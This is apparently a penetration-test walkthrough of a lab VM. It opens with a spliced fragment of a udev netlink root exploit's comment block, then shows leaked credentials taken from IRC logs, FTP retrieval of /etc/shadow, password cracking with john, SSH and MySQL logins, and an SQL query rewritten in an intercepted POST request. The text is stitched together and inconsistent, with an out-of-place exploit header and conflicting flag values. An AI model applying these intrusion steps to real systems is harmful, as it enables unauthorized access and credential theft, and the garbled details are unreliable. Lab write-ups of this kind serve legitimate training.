the udev deamon is responsible for receiving device events from the kernel

and this event are delivered to udev via netlink (is a socket family)

you can read more about udev from: https://en.wikipedia.org/wiki/Udev

# Exploit #

The udev vulnerability resulted from a lack of verification of the netlink message source in udevd.

read lines from: /lib/udev/rules.d/50-udev-default.rules

all we need is this action: ACTION=="remove", ENV{REMOVE_CMD}!="", RUN+="$env{REMOVE_CMD}"

this action allows execution of arbitrary commands.

in our exploit we specifying a malicious REMOVE_CMD and causes the privileged execution of attacker-controlled /tmp/run file.

Get your udev version:

Execute: $ udevadm --version

//output: 232

Maybe < 232 also is vulnerable
*/


// gcc rootme.c -o rootme
// ./rootme
// segmantation fault

#include <stdio.h>
```

However, inside the paul directory there was some logs files were found. By reading them testers able to find credentials to FTP server.




```
cd irclogs/localhost/
ls
#alheim.log
allison.log
auth.log
dr_balustrade.log
paul.log
cat  dr_balustrade.log
--- Log opened Sat Oct 20 20:13:07 2012
20:13 -!- Irssi: Starting query in localhost with dr_balustrade
20:13 <dr_balustrade> I need to recover some files from the backup. What's the password to the backup user?
20:13 <paul> ummm..
20:13 <paul> what u mean?
20:13 <paul> samba?
20:14 <dr_balustrade> No, the backup user account I asked you to create.
20:14 <paul> ?
20:15 <dr_balustrade> Are you really so incompetant? I gave you very clear instructions!
20:15 <paul> hey chill out doc
20:15 <paul> it's all good
20:17 <paul> I think I know the one you mean
20:17 <paul> chuckie16
20:17 <paul> is the pw
20:17 <dr_balustrade> WHAT!?
20:17 <dr_balustrade> I told you it had to be at least 15 characters and contain numbers and letters!
20:17 <paul> oooooh that one
20:17 <paul> sure dude 1 sec
20:18 <dr_balustrade> ...
--- Log closed Sat Oct 20 20:23:32 2012
--- Log opened Sat Oct 20 20:25:26 2012
20:25 <dr_balustrade> well??
20:25 <paul> oh yeah sorry dude, was talkin to my gf
20:27 <paul> KYNZh9t51nCLiIK
20:28 <paul> you're welcome >_>
--- Log closed Sat Oct 20 20:34:32 2012
```

Then login to FTP server using above found credentials.



```
nanoshadows@kali:~$ ftp 192.168.30.132
Connected to 192.168.30.132.
220 ProFTPD 1.3.3a Server (Alheim) [192.168.30.132]
Name (192.168.30.132:nanoshadows): backup
331 Password required for backup
Password:
230 User backup logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Inside ftp user pen testers were able to find flag 2




```
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwx------    2 backup   backup       4096 Sep 27  2016 etc
-rw-------    1 backup   backup         31 Sep 27  2016 flag2
drwx------    2 root     root         4096 Sep 27  2016 lost+found
drwx------    2 backup   backup       4096 Oct 26  2012 research
226 Transfer complete
ftp> get flag2
local: flag2 remote: flag2
200 PORT command successful
150 Opening BINARY mode data connection for flag2 (31 bytes)
226 Transfer complete
31 bytes received in 0.00 secs (39.8335 kB/s)
ftp> 
```

```
nanoshadows@kali:~$ cat flag2
Po1Heepeixai9oJ6eimeeh1ahbu2om
nanoshadows@kali:~$ 
```

```
cat flag3
Po1Heepeixai9oJ6eimeeh1ahbu2ommKpECv-oN
```


Furthermore, shadow was also found within the ftp service.



```
ftp> cd etc/
250 CWD command successful
ftp> get shadow
local: shadow remote: shadow
200 PORT command successful
150 Opening BINARY mode data connection for shadow (1415 bytes)
226 Transfer complete
1415 bytes received in 0.00 secs (3.6178 MB/s)
ftp> 
```


```
nanoshadows@kali:~$ ls
Desktop    Downloads  flag2    Music    Pictures  shadow     Templates  Videos
Documents  DVWA       les2.pl  pentest  Public               Tools
nanoshadows@kali:~$ 
```

As this report is mentioned there were five users were there, and shadow file was cracked with step what is in the Appendix B in this report.




```
nanoshadows@kali:~$ sudo john --show shadow
dr_balustrade:pinky:15633:0:99999:7:::

1 password hash cracked, 4 left
nanoshadows@kali:~$ 
```

Then used these credentials to login to dr_balustrade account using secure shell (SSH):



```
nanoshadows@kali:~$ ssh dr_balustrade@192.168.30.132
dr_balustrade@192.168.30.132's password:
Linux alheim-labs 2.6.32-5-686 #1 SMP Sun Sep 23 09:49:36 UTC 2012 i686
                        @@@@@@@@@@@
                      @@     .     @@
                     @      . .      @
                    @      .   .      @
                   @ @@    .A L.    @@ @
                  @ @@@@  . . . .  @@@@ @
                 @ @@@@@@    .    @@@@@@ @
                 @ @@@@@@@  . .  @@@@@@@ @
                 @ @@@@@@@@.....@@@@@@@@ @
                 @ @@@@@@@.     .@@@@@@@ @
                 @       .   @   .       @
                 @     .  .     .  .     @
                 @    .    .   .    .    @
                 @   .......@@@.......   @
                  @        @@@@@        @
                   @       @@@@@       @
                    @     @@@@@@@     @
                     @   @@@@@@@@@   @
                      @@           @@
                        @@@@@@@@@@@
    _    _     _   _ _____ ___ __  __   _        _    ____  ____
   / \  | |   | | | | ____|_ _|  \/  | | |      / \  | __ )/ ___|
  / _ \ | |   | |_| |  _|  | || |\/| | | |     / _ \ |  _ \\___ \
 / ___ \| |___|  _  | |___ | || |  | | | |___ / ___ \| |_) |___) |
/_/   \_\_____|_| |_|_____|___|_|  |_| |_____/_/   \_\____/|____/
                   REACTING TO THE FUTURE
Last login: Wed Oct  7 05:33:49 2020 from 192.168.30.137
dr_balustrade@alheim-labs:~$
```


And inside that account, third flag was found.



```
dr_balustrade@alheim-labs:~$ cat flag3
Y|O`r6A5g2`-]z]}pC/$iw]TAVKLBSp0U[F8G*:x=dE"13U'"w
dr_balustrade@alheim-labs:~$
```


```
cat flag3
Po1Heepeixai9oJ6eimeeh1ahbu2ommKpECv-oN
```

Moreover, php file was found inside webtemp directory.




```
dr_balustrade@alheim-labs:~/webtemp$ ls
checklogin.php  index.php  login_success.php  logout.php
dr_balustrade@alheim-labs:~/webtemp$ 
```

login_success.php file was revealing some credentials:




```
dr_balustrade@alheim-labs:~/webtemp$ cat checklogin.php
<?php
$host="localhost";
$username="web";
$password="supersecret";
$db_name="web";
$tbl_name="members";
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];
echo $myusername;
echo " ";
echo $mypassword;
echo " ";
echo "fuck this shit ...</br>";
$sql="SELECT * FROM $tbl_name WHERE username=  and password=";
$result=mysql_query($sql);
$count=mysql_num_rows($result);
if($count==1){
session_register("myusername");
session_register("mypassword");
header("location:login_success.php");
}
else {
header("location:login_success.php");
}

?>
dr_balustrade@alheim-labs:~/webtemp$ 
```

And used these credentials to login to MySQL service.




```
dr_balustrade@alheim-labs:~/webtemp$ mysql -u web -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 5.1.49-3 (Debian)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

And password and username were able to discover for the webpage login with MySQL service.



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| web                |
+--------------------+
2 rows in set (0.00 sec)

mysql> use web;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------+
| Tables_in_web |
+---------------+
| members       |
+---------------+
1 row in set (0.00 sec)

mysql> select * from members;
+----+----------+----------------------+
| id | username | password             |
+----+----------+----------------------+
|  1 | drB      | Rainb0wD4ash1sBe$tP0ny |
+----+----------+----------------------+
1 row in set (0.00 sec)

mysql> 
```

Then used drB as username and Rainb0wD4ash1sBe$tP0ny as password to login to the webpage.




Login

Username : drB

Password : Rainb0wD4ash1sBe$tP0ny

Once testers login to the web page, decided to intercept the packets. For that Burp Suit tool was used. The we realized that unencrypted traffic use come SQL commands. Then testers edit those commands in order to penetrate the system further.


Original SQL command was changed to see the all the tables in the database.



```
POST /display_stats.php HTTP/1.1
Host: 192.168.30.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.30.132/login_success.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Connection: close
Cookie: PHPSESSID=7mfkqjmtfnk15jorfm0lg3p370
Upgrade-Insecure-Requests: 1

display=SELECT+*+FROM+test&Submit=Display
```

